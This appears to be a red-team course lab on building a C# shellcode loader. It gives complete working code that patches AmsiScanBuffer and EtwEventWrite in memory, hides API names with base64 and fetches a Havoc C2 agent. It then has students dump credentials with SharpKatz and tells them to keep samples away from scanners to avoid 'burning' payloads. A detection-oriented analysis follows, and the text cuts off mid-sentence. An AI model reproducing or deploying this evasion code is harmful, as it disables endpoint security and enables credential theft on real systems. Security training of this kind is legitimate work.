Lab - AMSI/ETW Remote Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
In this lab we'll be add 2 additional features to our previous RemoteLoader:
- We'll add an AMSI bypass to the loader, so we can execute dotnet assemblies like SharpKatz from Havoc,
- And we'll add an ETW bypass to the loader, to evade detection by EDR's that use ETW for monitoring.
HINT: Remember that AMSI will behave differently with .net assemblies than it would when using powershell scripts. In a powershell script amsi.dll is automatically loaded into powershell, with dotnet assemblies AMSI will interact with the CLR on demand.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\AMSIETWLoader\AMSIETWLoader.sln" ├── AMSIETWLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├──AMSIBypass.cs -> A new class for bypassing AMSI └──ETWPatch.cs -> A new class for bypassing ETWLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_AMSIETWLoader"LAB SOLUTION : "C:\THEV\Labs\Lab_AMSIETWLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Add AMSI Bypass module | Bypass AMSI scanning globally (CLR) |
| 3. | Add ETW Bypass module | ETW Patch to bypass ETW monitoring (EtwEventWrite) |
| 4. | Modify main program to call functions | Call both new classes at the beginning |
| 5. | Compile and run the code | Test the loader and make sure it works |
| 6. | Forensics | Do some forensics and compare with previous loader |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!

Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned

OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1
2. Add AMSI Bypass module
AMSIBypass.cs
- In visual studio, create a new class file called


AMSIBypass.csby going to the Solution Explorer, right-click onAMSIETWLoader->Add->Add new class, selectC# Classat the top and name the fileAMSIBypass.cs.
- Delete the dummy code provided by Visual Studio and paste the following code:
// https://practicalsecurityanalytics.com/new-amsi-bypass-using-clr-hooking/#Complete_C_Code
using System;
using System.Runtime.InteropServices;
public class AmsiBypass
{
    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr LoadLibrary(string lpFileName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, int nSize, out int lpNumberOfBytesWritten);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, int nSize, out int lpNumberOfBytesRead);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    private const uint PAGE_EXECUTE_READWRITE = 0x40;

    public static void Patch()
    {
        Console.ForegroundColor = ConsoleColor.Green;
        IntPtr hAmsi = LoadLibrary("amsi.dll");
        if (hAmsi == IntPtr.Zero)
        {
            Console.WriteLine($"LoadLibrary failed for amsi.dll: {Marshal.GetLastWin32Error()}");
            return;
        }
        IntPtr amsiScanBuffer = GetProcAddress(hAmsi, "AmsiScanBuffer");
        if (amsiScanBuffer == IntPtr.Zero)
        {
            Console.WriteLine($"GetProcAddress failed for AmsiScanBuffer: {Marshal.GetLastWin32Error()}");
            return;
        }
        uint oldProtect;
        Console.WriteLine($"[+]    Patching AmsiScanBuffer in amsi.dll at {amsiScanBuffer.ToInt64():X}");
        if (!VirtualProtect(amsiScanBuffer, 1, PAGE_EXECUTE_READWRITE, out oldProtect))
        {
            Console.WriteLine($"VirtualProtect failed at {amsiScanBuffer.ToInt64():X}: {Marshal.GetLastWin32Error()}");
            return;
        }
        byte[] ret = { 0xC3 }; // ret instruction
        if (!WriteProcessMemory(GetCurrentProcess(), amsiScanBuffer, ret, ret.Length, out int bytesWritten))
            Console.WriteLine($"WriteProcessMemory failed at {amsiScanBuffer.ToInt64():X}: {Marshal.GetLastWin32Error()}");
        else
        {
            Console.WriteLine($"[+]    Successfully patched AmsiScanBuffer in amsi.dll at {amsiScanBuffer.ToInt64():X}");
            // Verify patch
            byte[] verifyBuffer = new byte[ret.Length];
            if (ReadProcessMemory(GetCurrentProcess(), amsiScanBuffer, verifyBuffer, verifyBuffer.Length, out int bytesReadVerify) &&
                verifyBuffer[0] == 0xC3)
                Console.WriteLine($"[+]    Patch verified at {amsiScanBuffer.ToInt64():X}: ret instruction");
            else
                Console.WriteLine($"Patch verification failed at {amsiScanBuffer.ToInt64():X}: not ret instruction");
        }
        VirtualProtect(amsiScanBuffer, 1, oldProtect, out _);
    }
}
3. Add ETW Bypass module
ETWPatch.cs
- In visual studio, create a new class file called
ETWPatch.csby going to the Solution Explorer, right-click onAMSIETWLoader->Add->Add new class, selectC# Classat the top and name the fileETWPatch.cs.

- Delete the dummy code provided by Visual Studio and paste the following code:
using System;
using System.Runtime.InteropServices;
public static class ETWPatch
{
    [DllImport("kernel32")]
    static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    public static void Patch()
    {
        var sp = Convert.FromBase64String("RXR3RXZlbnRXcml0ZQ=="); //EtwEventWrite
        string decodedSp = System.Text.Encoding.UTF8.GetString(sp);
        var ad = Convert.FromBase64String("bnRkbGwuZGxs"); //ntdll.dll
        string decodedAd = System.Text.Encoding.UTF8.GetString(ad);
        var lib = LoadLibrary(decodedAd);
        var myvar = GetProcAddress(lib, Convert.ToString(decodedSp));

        byte[] bypass = { 0xC3 }; //Cause EtwEventWrite to return

        var p = bypass;
        VirtualProtect(myvar, (UIntPtr)p.Length, 0x3F + 0x01, out uint oldProtect);

        Marshal.Copy(p, 0, myvar, p.Length);
        VirtualProtect(myvar, (UIntPtr)p.Length, oldProtect, out uint _);
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine("[+]    ETW Patched!!!");
    }
}
4: Call the new classes in our main program (AMSIETWLoader.cs)
Let's start with calling the AmsiBypass to patch AMSI globally (CLR patch).
- Open
AMSIETWLoader.csand paste the code at the top of ourmain()method, right under theConsole.ReadKey();line:

            // AMSI Bypass CLR

            Console.WriteLine($"[-] Attempting AMSI (CLR) bypass...");
            AmsiBypass.Patch();
            Console.WriteLine("[+]    AMSI bypass executed!!!");
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();

- And right under that, paste the code to call the
ETWPatchclass to patch ETW (EtwEventWrite).
            // ETW Patch (ETWEventWrite)

            Console.WriteLine("[-] Attempting ETW (ETWEventWrite) patch...");
            ETWPatch.Patch();
Your code should look like this:
5 : Compile and run the code

- Compile your code and copy your AMSIETWLoader.exe to the desktop of your
windowsmachine.
NOTE : On yourkalimachine make sureupdogis running in the "/opt/Havoc/payloads" directory to serve the payload over HTTPS ("updog2 --ssl"). And remove any previous havoc sessions by marking them asdeadand thenremovethem.

- Run (double-click) the AMSIETWLoader.exe on your
windowsmachine to get a new Havoc agent with the AMSI/ETW bypasses:
Let's see if we now can dump credentials with SharpKatz by using the dotnet inline-execute command in Havoc.

- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute SharpKatz:
dotnet inline-execute /opt/Havoc/assemblies/SharpKatz.exe

NOTE : When copy pasting this in the Havoc GUI, we noticed the paste added somespacesat the end of the command, make sure to remove those spaces.
It worked, so we have successfully bypassed AMSI! Let's double check the Defender logs to see if anything was detected.
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1

The advantage of patching AMSI in the loader is that all payloads executed in the same process will benefit from the AMSI bypass, so you can run multiple dotnet assemblies like SharpKatz, Seatbelt, etc. without having to add the AMSI bypass to each individual payload.
6. Forensics
PESTUDIO/CAPA/LITTERBOX

We can see here that the AMSI bypass is detected by CAPA, but not the ETW bypass. We need to make sure we obfuscate strings like AmsiScanBuffer, Amdi.dll and AmsiInitialize to evade static detection. Also the VirtualAlloc RWX and CreateThread calls are detected, so we need to make sure we obfuscate those as well, we will do the latter in the next lab with D/Invoke.
NOTE: We are implementing AMSI and ETW bypasses in the loader itself, but you can also implement these bypasses in your shellcode. Havoc's payload generator has options to add these bypasses to your shellcode payloads. Same thing with
donutit has the capability to add AMSI and ETW bypasses to your shellcode payloads in the form ofstubs. Having the AMSI/ETW bypasses in the shellcode makes it more portable and you can use it in other scenarios likeprocess injectionorprocess hollowing, on the other side having them in the loader makes the loader more versatile as it can load any shellcode payload, it also makes the loader stealthier as it's disabling AMSI/ETW globally for the entire process (so the loader's activity itself is bypassing potential AMSI scan, and prevent ETW logging events), making it less likely to be detected. If you have multiple payloads running in the same process, having the bypasses in the loader means that all payloads will benefit from the bypasses, which might not be desirable in some scenarios.
Analysis: AMSI/ETW Bypass Implementation Strategy
Key Findings:
Implementation Location Trade-offs
Whether to implement AMSI/ETW bypasses in the loader or the shellcode is a critical tactical decision point depending on the operational context. Below is a comparative analysis of both approaches:
| Implementation Location | Advantages | Disadvantages | DFIR Detection Vector |
|---|---|---|---|
| Loader-based Bypasses | • Global process protection • Payload-agnostic • Single implementation point • Stealth enhancement for loader itself | • Less portable • Single point of failure • May affect unintended payloads | • Memory forensics can identify patched functions • Process behavior analysis shows suspicious API modifications |
| Shellcode-embedded Bypasses | • Highly portable • Self-contained payloads • Works across injection methods • Granular control per payload | • Larger payload size • Multiple implementation overhead • Limited global protection | • Shellcode analysis reveals bypass code • Network signatures for bypass patterns |
Strategic Implications
From a Red Team Perspective:
- Operational Flexibility: Loader-based bypasses provide tactical advantage when deploying multiple tools (SharpKatz, etc.) through same process
- OPSEC Consideration: Global bypasses reduce detection surface for the loader's own activities
- Payload Management: Enables use of "clean" payloads without embedded bypass code
From a DFIR Perspective:
- Detection Strategy: Focus on monitoring for
VirtualProtectcalls targeting AMSI/ETW functions - Memory Analysis: Look for patched
AmsiScanBuffer(0xC3 ret instruction) andEtwEventWritefunctions - Behavioral Indicators: Processes loading AMSI.dll but showing no AMSI events in logs
Technical Observations
-
Bypass Quality: The implementation shows sophisticated understanding:
- Proper memory protection management
- Function address resolution
- Return instruction patching (0xC3)
-
Evasion Techniques:
- Base64 encoding of function names (
RXR3RXZlbnRXcml0ZQ=== EtwEventWrite) - Runtime string decoding to avoid static signatures
- Base64 encoding of function names (
-
Operational Security: The choice between implementation locations directly impacts:
- Attribution: Embedded bypasses in shellcode can be fingerprinted
- Persistence: Global bypasses affect entire process lifetime
- Forensic Recovery: Different artifact patterns for each approach
Recommendation
For mature red team operations, hybrid approach is optimal:
- Use loader-based bypasses for initial foothold and tool deployment
- Switch to shellcode-embedded bypasses for specific high-value operations requiring maximum stealth
- Consider environmental factors (EDR vendor, monitoring capabilities) when choosing implementation strategy
This demonstrates advanced understanding of the operational vs. tactical trade-offs inherent in bypass deployment strategies.
Differences in Memory Analysis Between Shellcode Stubs and Loaders
While the core artifact of AMSI/ETW patching (e.g., modified code in amsi.dll or ntdll.dll) is similar for both shellcode stubs and loaders, the implementation context creates variances in what memory forensics reveals. Below are the key differences:
-
Delivery and Initial Footprint:
- Shellcode with Patch Stub: Shellcode is typically injected directly into a process (e.g., via
